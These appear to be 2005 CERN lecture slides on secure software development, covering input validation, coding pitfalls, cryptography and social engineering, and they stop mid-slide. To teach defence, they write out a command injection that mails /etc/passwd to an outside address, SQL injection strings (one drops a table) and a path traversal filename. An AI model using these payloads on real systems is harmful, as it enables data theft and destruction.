CERN School of Computing

Security in Computer Applications

Sebastian Lopienski
CERN IT/DES

Inverted CERN School of Computing, February 24th, 2005

CERN School of Computing

Outline

- What is computer security? Why is it important?
- Security in software development cycle
- Misc.: networking, cryptography, social engineering etc.


CERN School of Computing

We are living in dangerous times

- Stand-alone computers -> Wild Wild Web
- Growing numbers of security incidents: numbers double every year
- Bugs, flaws, vulnerabilities, exploits
- Break-ins, (D)DoS attacks, viruses, bots, Trojan horses, spyware, worms, spam
- Social engineering attacks: fake URLs, false sites, phishing, hoaxes
- Cyber-crime, cyber-vandalism, cyber-terrorism etc. like in real life (theft, fraud etc.)
- Who? from script kiddies to malicious hackers to organized cyber-criminals and cyber-terrorists

CERN School of Computing


We are living in dangerous times



courtesy of CERN Security Team

CERN School of Computing

We are living in dangerous times



CERN School of Computing

What is (computer) security?

- *Security is enforcing a policy that describes rules for accessing resources**
  - resource is data, devices, the system itself (i.e. its availability)
- Security is a system property, not a feature
- Elements of common understanding of security:
  - confidentiality (risk of disclosure)
  - integrity (data altered => data invaluable)
  - authentication (who is the person, server, software etc.)
  - Also: authorization, privacy, anonymity, non-repudiation etc.
- Security is part of reliability

* *Building Secure Software* J. Viega, G. McGraw

CERN School of Computing

Why security is difficult to achieve?

- A system is as secure as its weakest element
- Defender needs to protect against all possible attacks (currently known, and those yet to be discovered)
- Attacker chooses the time, place, method
- Security in computer application – even harder: depends on the OS, FS, network, physical access etc.
- Computer security is difficult to measure
  - *function a() is 30% more secure than function b()* ???
  - there are no security metrics
- How to test security?
- Deadline pressure
- Clients don't demand security

CERN School of Computing

Is security an issue for you?

- A software engineer? System administrator? User?
- CERN is (more) at danger:
  - a known organization = a tempting target for attackers, vandals etc.
  - large clusters with high bandwidth – a good place to launch further attacks
  - risks are big and serious: we control accelerator with software; collect, filter and analyze experiments' results etc.
  - the potential damage could cost *a lot*
- The answer is: YES

Risk analysis

- Evaluate threats, risks and consequences
- *Secure against what and from whom*?
  - who will be using the application?
  - what does the user (and the admin) care about?
  - where will the application run?
    (on local system as Administrator/root? An intranet application? As a web service available to the public? On a mobile phone?)
  - what are you trying to protect and against whom?
- What are dangers?
- How to protect against them?

CERN School of Computing

How much security?

- Total security is unachievable
- A trade-off: more security often means
  - higher cost
  - less convenience

- Security measures should be as invisible as possible
  - cannot irritate users or slow down your application (too much)
  - example: forcing a password change everyday
  - users will find a workaround, or even stop using it
- Choose security level relevant to your needs

CERN School of Computing

How to get secure?

Rest of this lecture
is about that…!

CERN School of Computing

How to get secure?

- Risk management: reduce probability *and* consequences
- *An ounce of prevention is worth a pound of punishment*
- Security should appear in system requirements
- Thinking about security on all phases of software development
- Following standard software development procedures
- Knowing your enemy: types of attacks, typical tricks, commonly exploited vulnerabilities
- Attackers don't create security holes and vulnerabilities – they exploit existing ones
- Two main sources of software security holes: architectural flaws and implementation bugs
- It is not that bad to be paranoid (sometimes)

When to start?

- Security should be foreseen as part of the system from the very beginning, not added as a layer at the end
  - the latter solution produces insecure code (tricky patches instead of neat solutions)
  - it may limit functionality
  - and it costs much more
- You can't add security in version 2.0

CERN School of Computing

Outline

What is computer security? Why is it important?


Security in software development cycle

Misc.: networking, cryptography, social engineering etc.

CERN School of Computing


Architecture

- Modularity: divide program into semi-independent parts
- Isolation: each module/function should work correctly even if others fail (return wrong results, send requests with invalid arguments etc.)
- Defense in depth: build multiple layers of defense
- Simplicity (complex => insecure)
- Define and respect chain of trust
- Think globally about the whole system




CERN School of Computing

Multiple layers of defense




XIII century



XX century

spammer



ISA Server 2004 Firewall Provides First Line of Defense Against Spam and mail-borne Viruses and Worms

XXI century

CERN School of Computing

Design – (some) golden rules

- Make security-sensitive parts of your code small
- Least privilege principle
  - program should run on least privileged account possible
  - same for accessing a database, files etc.
  - revoke a privilege when it is not needed anymore
- Choose safe defaults
- Use checked and trustworthy external code (libraries)
- Limit resource consumption
- Fail gracefully

CERN School of Computing

Implementation

- Bugs appear in code, because *to err is human*
- Some bugs can become vulnerabilities
- Attackers might discover an exploit for a vulnerability

What to do?

- Read and follow guidelines for your programming language and software type
- Think of security implications
- Reuse trusted code (libraries, modules etc.)
- Write good-quality, readable and maintainable code (bad code won't ever be secure)

CERN School of Computing

Implementation

```
@P=split//,".URRUU\c8R";@d=split//,"\nr
ekcah xinU / lreP rehtona tsuJ";sub p{
@p{"r$p","u$p"}=(P,P);pipe"r$p","u$p";+
+$p;($q*=2)+=$f=!fork;map{$P=$P[$f|ord
($p{$_})&6];$p{$_}=/
^$P/ix?$P:close$_}keys%p}p;p;p;p;p;map{
$p{$_}=~/^[P.]/&& close$_}%p;wait
until$?;map{/^r/&&<$_>}%p;$_=$d[$q];sle
ep rand(2)if/\S/;print
```

CERN School of Computing

Enemy number one: Input data

- **don't trust input data** – input data is the single most common reason of security-related incidents
- *Nearly every active attack out there is the result of some kind of input from an attacker. Secure programming is about making sure that inputs from bad people do not do bad things.**
- Buffer overflow, invalid or malicious input, code inside data…

* *Secure Programming Cookbook for C and C++* J. Viega, M. Messier

CERN School of Computing


Enemy #1: Input data (cont.)

Example: your script sends e-mail with a shell command:

```
cat confirmation | mail $email
```

and someone provides the following e-mail address:

```
me@fake.com; cat /etc/passwd | mail me@real.com
```



```
cat confirmation | mail me@fake.com;
cat /etc/passwd  | mail me@real.com
```

CERN School of Computing

Enemy #1: Input data (cont.)

Example (SQL Injection): your webscript authenticates users against a database:

```
select count(*) from users where name = '$name'
and pwd = '$password';
```

but attacker provides one of these passwords:

```
anything' or 'x' = 'x
```

```
select count(*) from users where name = '$name'
and pwd = 'anything' or 'x' = 'x';
```

```
XXXXX'; drop table users; --
```

```
select count(*) from users where name = '$name'
and pwd = 'XXXXX'; drop table users; --';
```

CERN School of Computing

Input validation

- Input validation is crucial
- Consider all input dangerous until proven valid
- Default-deny rule
  - allow only “good” characters and formulas and reject others (instead of looking for “bad” ones)
  - use regular expressions
- Bounds checking, length checking (buffer overflow) etc.
- Validation at different levels:
  - at input data entry point
  - right before taking security decisions based on that data


CERN School of Computing

Enemy #1: Input data (cont.)

- Buffer overflow (overrun)
  - accepting input longer than size of allocated memory
  - risk: from crashing system to executing attacker's code (stack-smashing attack)
  - example: the Internet worm by Robert T. Morris (1988)
  - comes from C, still an issue (C used in system libraries etc.)
  - allocate enough memory for each string (incl. null byte)
  - use safe functions:
    - ~~`gets()`~~ `->` `fget()`
    - ~~`strcpy()`~~ `->` `strncpy()`, or better `strlcpy()`
  - tools to detect: Immunix StackGuard, IBM ProPolice etc.

CERN School of Computing

Enemy #1: Input data (cont.)



CERN School of Computing

Enemy #1: Input data (cont.)

- Command-line arguments
  - are numbers within range?
  - does the path/file exist? (or is it a path or a link?)
  - does the user exist?
  - are there extra arguments?
- Environment
  - check correctness of the environmental variables
- Signals
  - catch them

CERN School of Computing

Coding – common pitfalls

- Don't make any assumptions about the environment
  - common way of attacking programs is running them in different environment than they were designed to run
  - for example: what PATH did your program get? what @INC?
  - set up everything by yourself: current directory, environment variables, umask, signals, open file descriptors etc.
  - think of consequences (example: what if program should be run by normal user, and is run by root? or the opposite?)
  - use features like "taint mode" (`perl -T`) if available

CERN School of Computing

Coding – common pitfalls (cont.)

- Don’t trust code sent by users
  - e-mail attachment, user scripts -> execute in a sandbox
- Watch for hidden code!
  - SSI or JavaScript/VBScript in HTML uploaded by user
  - embedded SQL statements or shell commands
  - compiled code in binary data
  - code could be anywhere!
- Separate data from code
  - seemingly harmless binaries? => JPEG vulnerability
  - why allow a user to upload data files to CGI bin directory?

CERN School of Computing

Coding – common pitfalls (cont.)

- Can your code run parallel?
  - race condition
  - what if someone executes your code twice, or changes environment in the middle of execution of your program?
  - risk: non-atomic execution of consecutive commands performing an “atomic” action
  - use file locking
  - beware of deadlocks

- Don’t write SUID/SGID programs (unless you must)

CERN School of Computing

Coding – advice

- Deal with errors and exceptions
  - catch exceptions (and react)
  - check (and use) result codes (ex.: `close || die`)
  - don't assume that everything will work (especially file system operations, system calls, network etc.)
  - if there is an unexpected error:
    - Log information to a log file (syslog on Unix)
    - Alert system administrator
    - Delete all temporary files
    - Clear (zero) memory
    - Inform user and exit
  - don't display internal error messages, stack traces etc. to the user (he doesn't need to know the failing SQL query)

CERN School of Computing

Coding – advice (cont.)

- Use logs
  - when to log? depending on what information you need
  - logging is good – more data to debug, detect incidents etc.
  - (usually) better to log errors than print them out
  - what to log: date & time, user, client IP, UID/GID and effective UID/GID, command-line arguments, program state etc.
- Use assertions
  - test your assumptions about internal state of the program
  - ```
    assert circumference > radius:
            "Wrong circle values!!!";
    ```
  - available in C#, Java (since 1.4), Python, C (macros), possible in any language (`die unless ...` in Perl)
    ```

CERN School of Computing

Coding – advice (cont.)

- Protect passwords and secret information
  - don't hard-code it: hard to change, easy to disclose
  - use external files instead (possibly encrypted)
  - or certificates
  - or simply ask user for the password
- Do you really have to optimize your code?
  - computers are fast, performance is hardly ever a problem
  - it's easy to introduce bugs while hacking
  - how often (and how long) will your code run anyway?
- similar issue: Don't reject security features because of "performance concerns"

CERN School of Computing

Coding – advice (cont.)

- Be careful (and suspicious) when handling files
  - if you want to create a file, give an error if it is already there (`O_EXCL` flag)
  - when you create it, set file permissions (since you don't know umask)
  - if you open a file to read data, don't ask for write access
  - check if the file you open is not a link with `lstat()` function (before and after opening the file)
  - use absolute pathnames (for both commands and files)
  - be extra careful when filename comes from the user!
    - /dev/mouse
    - ../../etc/passwd

CERN School of Computing

Coding – advice (cont.)

- Temporary file – or is it?
  - symbolic link attack: someone guesses the name of your temporary file, and creates a link from it to another file (i.e. /bin/bash)
  - good temporary file has unique name that is hard to guess
  - …and is accessible only to the application using it
  - use `tmpfile()` (C/C++), `mktemp` shell command or similar
  - use directories not writable to everyone (i.e. /tmp/my_dir with 0700 file permissions, or ~/tmp)
  - if you run as root, don't use /tmp at all!

CERN School of Computing

Coding – advice (cont.)

- Temporary file – or is it?

```
/root/myscript.sh
```

```
/tmp/mytmpfile
```

```
/root/myscript.sh
```

```
/tmp/mytmpfile          /bin/bash
```

symbolic link

CERN School of Computing

Coding – advice (cont.)

- Careful with shell
  - sample line from a Perl script:
    `system(”rpm -qpi $filename”);`
    but what if `$filename` contains illegal characters: | ; ` \
  - `popen()` also invokes the shell
  - same for `open(FILE, ”grep -r $needle |”);`
  - similar: `eval()` function (evaluates a string as code)

CERN School of Computing

After implementation

- Review your code
- When a (security) bug is found, search for similar ones!
- Making code open-source doesn't mean that experts will review it seriously
- Disable "core dumped" and debugging information
  - memory dump could contain confidential information
  - production code doesn't need debug information (`javac -g:none`)
- Use tools specific to your programming language: bounds checkers, memory testers, bug finders etc.
- Turn on (and read) warnings (`perl –w`, `gcc -Wall`)

CERN School of Computing

Security testing

- Testing security is harder than testing functionality
- Include security testing in your testing plans
  - black box testing (tester doesn't know inside architecture, code etc.)
  - white box testing (the opposite)
- Systematic approach: components, (their) interfaces, (their) data
  - a bigger system may have many components: executables, libraries, web pages, scripts etc.
  - and even more interfaces: sockets, wireless connections, http requests, soap requests, shared memory, system environment, command line arguments, pipes, system clipboard, semaphores and mutexes, console input, dialog boxes, files etc.
  - injecting faulty data: wrong type, zero-length, NULL, random, incorrect etc.
- Simulate hostile environment

CERN School of Computing

Outline

What is computer security? Why is it important?

Security in software development cycle

Misc.: networking, cryptography, social engineering etc.

Attacks

- Denial of Service:
  - program failure; memory, CPU or resource starvation; network bandwidth attack
  - solutions: timeouts, limits of connections, opened handles, careful with resources (CPU, memory), degrade gracefully
- Network attacks:
  - Eavesdropping (sniffing) – reading transmitted data
  - Tampering – modifying data transmitted over the network
  - Spoofing – generating fake data and transmitting them
  - Hijacking – stealing a connection or a session, especially after authentication
  - Capture and replay – recording a valid transmission, and sending it again (“sell 100 shares of Microsoft stock”)

CERN School of Computing

Authentication

- The three steps
  - identification – telling the system who you are
  - authentication – proving that you are that person
  - authorization – checking what you are allowed to do (against Access Control Lists - ACLs)
- Authentication – best with a combination of:
  - something you know (passwords, PIN codes …)
  - something you have (keys, tokens, badges, smart cards …)
  - something you are (physiological or behavioral traits: fingerprints, retina pattern, voice, signature, keystroke pattern, “biometric systems” …)
- Passwords
  - *“use it every day, change it regularly, and don’t share it with friends”*
  - CERN recommendations: http://cern.ch/security/passwords

CERN School of Computing


Networking – no trust

- Security on the client side doesn't work (and cannot)
  - don't rely on client to perform security checks (validation etc.)
  - ex.: `<input type="text" maxlength="20">` is not enough
  - authentication should be done on the server side, not by client
- Don't trust your client:
  - HTTP response header fields like referer, cookies etc.
  - HTTP query string values (from hidden fields or explicit links)
- Don't expect your clients to send you ready SQL queries, shell commands etc. – it's not your code anymore
- Do a reverse lookup to find a hostname, and then lookup for that hostname
- Put limits on number of connections, set reasonable timeouts

CERN School of Computing

How cryptography can help?

- Cryptography: encryption (symmetric and asymmetric algorithms), hash functions, digital signatures, random numbers etc.
- A lock in a door – lets only chosen one in
- Encrypted data is only as secure as the decryption key
  - super strong lock in the door, and the key under the door mat
  - similar: protecting 1024bit private key with 4-digit pin code
  - encrypted doesn't automatically mean secure



- Don't invent cryptographic algorithms, nor implement existing ones
- *85% of CERT security advisories could not have been prevented with cryptography.**
- Cryptography can help, but is neither magic, nor trivial

* B. Schneier, 1998

CERN School of Computing

Applied cryptography

- Hash functions (message digest, one-way functions)
  - MD5, SHA-1 still used, but collisions found
  - better SHA-2 (SHA-256, SHA-384, SHA-512)
  - good for generating session IDs
  - example of challenge-response authentication: client hashes his password with a timestamp sent from the server
- (pseudo-)Random numbers
  - statistically random *and* unpredictable
  - choose a cryptographically strong algorithm: `Math::TrulyRandom`, `CryptGenRandom()` (MS CryptoAPI), `RAND_bytes()` (OpenSSL)
  - and a good seed: time between keystrokes, mouse movements, radioactive source, computer information like timing of HDD, compressed or hashed audio input etc.
  - clock is not a good seed (often too big granularity => easy to guess)
  - weak seed: vulnerability in SSL in Netscape Navigator, MIT Kerberos IV

CERN School of Computing

Hiding information

- Usually provides only a bit of additional security
- Steganography
  - techniques of hiding data in images, texts, audio/video streams etc.
  - complementary to cryptography
  - information is usually encrypted

- Port knocking
  - knock is a sequence of access attempts to closed ports
  - system opens another port (ex. SSH) after the knock
- But don't base your security on making cryptographic algorithm or network protocol secret!

CERN School of Computing

Social engineering threats

- Exploiting human nature: tendency to trust, fear etc.
- Human is the weakest element of most security systems
- Goal: to gain unauthorized access to systems or information
- Talking someone into disclosing confidential information, performing an action etc. which he wouldn't normally do
- Most common: phishing, hoaxes, fake URLs and web sites
- Also: cheating over a phone, gaining physical access
  - example: requesting e-mail password change by calling technical support (pretending to be an angry boss)
- Often using (semi-)public information to gain more knowledge:
  - employees' names, who's on a leave, what's the hierarchy, what projects
  - people get easily persuaded to give out *more* information

CERN School of Computing

Social engineering – reducing risks

- Clear, understandable security procedures
- Software shouldn't let people do stupid things:
